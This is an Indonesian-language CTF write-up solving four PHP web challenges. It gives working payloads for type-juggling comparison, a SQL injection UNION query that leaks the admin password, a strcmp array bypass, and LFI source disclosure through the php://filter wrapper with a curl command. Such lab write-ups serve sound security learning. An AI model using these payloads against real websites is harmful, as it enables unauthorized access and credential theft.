Dan bagian xxxxx adalah bagian belum bisa kami dapatkan.

PHP yang Bertabrakan

Bagaimana scara saya membuat dua benda sama satu lain tanpa harus benar-benar menjadi sama ke sesamanya?

```
<?php
    if (isset($_GET['guess'])) {
        if ($_GET['guess'] === "0e1234") {
            echo('<h3> NOOOOOO ANYYYTHING BUT THAAAAAT </h3>');
        } else if ($_GET['guess'] == "0e1234") {
            echo(file_get_contents("flag.txt"));
        } else {
            echo("<h3> Thats not what I'm thinking </h3>");
        }
    }
?>
```

Dari source code di atas terdapat bagian yang vulnerable, yaitu

```
if ($_GET['guess'] == "0e1234")
```

Yang dimana operator “==” tidak memverifikasi type data (Type jugling).

Contoh nya dengan memasukan “0e1337” akan menghasilkan True.

```
php > echo "0e1234" == "0e1337";
1
```

Flag : flag{ju5t_5ome_r4ndom_php_th1ngs}

Pintu Masuk Raja

Dapatkan Anda login sebagai Admin?

File yang dibutuhkan: src.zip

[Link](#)

Diberikan juga source code nya.

Pada source profile.php ada bagian yang tidak difilter yaitu paramter “search” sehingga menyebabkan SQL Injection.

```
if(isset($_GET['search']) && $_GET['search'] != 'admin') {  
    $sql = "SELECT username, name, description FROM users WHERE name='".$_GET['search']."' OR  
    username='".$_GET['search']."' AND username!='admin';";  
    if (mysqli_query($conn, $sql)) {
```

Dan untuk mendapatkan flag, diharuskan login sebagai admin

```
if ($_SESSION['username'] == 'admin' )
```

Dari source login.php diketahui nama table nya adalah “users” dan column nya adalah username dan password, sehingga tidak perlu mencari nya lagi.

```
$sql = "SELECT id FROM users WHERE username='".urlencode($_POST['username'])."' AND  
password='".urlencode($_POST['password'])."'";
```

Yang perlu dilakukan hanya me leak isi dari column password

```
aaaaa' UNION SELECT group_concat(password),2,3 from users #
```

Didapatkan password : i_am_king_of_this_site

```
aaaaa' UNION SELECT group_concat(password),2,3 from users #
```

Search

Username

```
i_am_king_of_this_site,aa,yogi,asd,eric,1234,test1337,aziz1234,asdf,test,tes,12  
%3D%22,abc,123,123,123,qwerty,%27+OR+1%3D1+---,hilmi,haruman,masuk,
```

Setelah login menggunakan user admin dan password i_am_king_of_this_site

Didapatkan flag.

Flag : flag{adm1n_s3cr3t_d0nt_t3ll_4ny0ne}

Komparasi String

Dapatkan Anda menemukan kata kunci yang benar?

- src.html: sumber kode dari aplikasi

[Link](#)

Dengan mengakses source code, diketahui web tersebut menggunakan fungsi perbandingan string “strcmp”

```
<?php          if( isset($_GET['passphrase'])) {          $passphrase  
= ???;          $flag = ???;          if ( strcmp($_GET['passphrase'],  
$passphrase) == 0 )  
{          echo($flag);          }          }          ?>
```

Fungsi strcmp membutuhkan 2 string untuk di compare. Tapi strcmp mempunyai bug, yaitu dengan memasukan array. Apabila memasukan array strcmp akan mereturn nilai “NULL”

```
php > echo strcmp($array, "AAA");
```

```
PHP Warning: strcmp() expects parameter 1 to be string, array given in php shell code on line 1
```

```
php > var_dump(strcmp($array, "AAA"));
```

```
PHP Warning: strcmp() expects parameter 1 to be string, array given in php shell code on line 1
```

```
NULL
```

```
php > echo NULL == 0;
```

```
1
```

Dan `NULL == 0` adalah True.

Sehingga dengan mengirimkan array sebagai parameter akan membypass string compare nya

```
http://54.169.108.58:12345/?passphrase[]=hello%20world
```

Flag : flag{4rr4ys_4re_al5o_5tring5}

Situs yang Bocor

Coba dapatkan sumber kode main_page.

index.php:

```
<?php
    if(isset($_GET['resource'])) {
        include($_GET['resource'] . '.php');
    } else {
        header("Location: /index.php?resource=main_page");
    }
?>
```

Dari source yang diberikan, terlihat jelas bahwa situs tersebut vulnerable LFI

```
include($_GET['resource'] . '.php');
```

- Informasi dari situs nya “

There's a flag here but it's in the source code... Can you pull it out? PHP is quite weird about filters I hear...”

Kami membaca source main_page.php menggunakan php wrapper.

```
php://filter/convert.base64-encode/resource=main_page
```

Lalu di akses

```
curl --silent "http://54.169.108.58:8001/index.php?resource=php://filter/convert.base64-encode/resource=main_page" | base64 -d | grep -i "flag"
```

Sehingga didapatkan flag.

Flag : flag{0h_n0_php_y0ur_l3aking_4ll_0ver}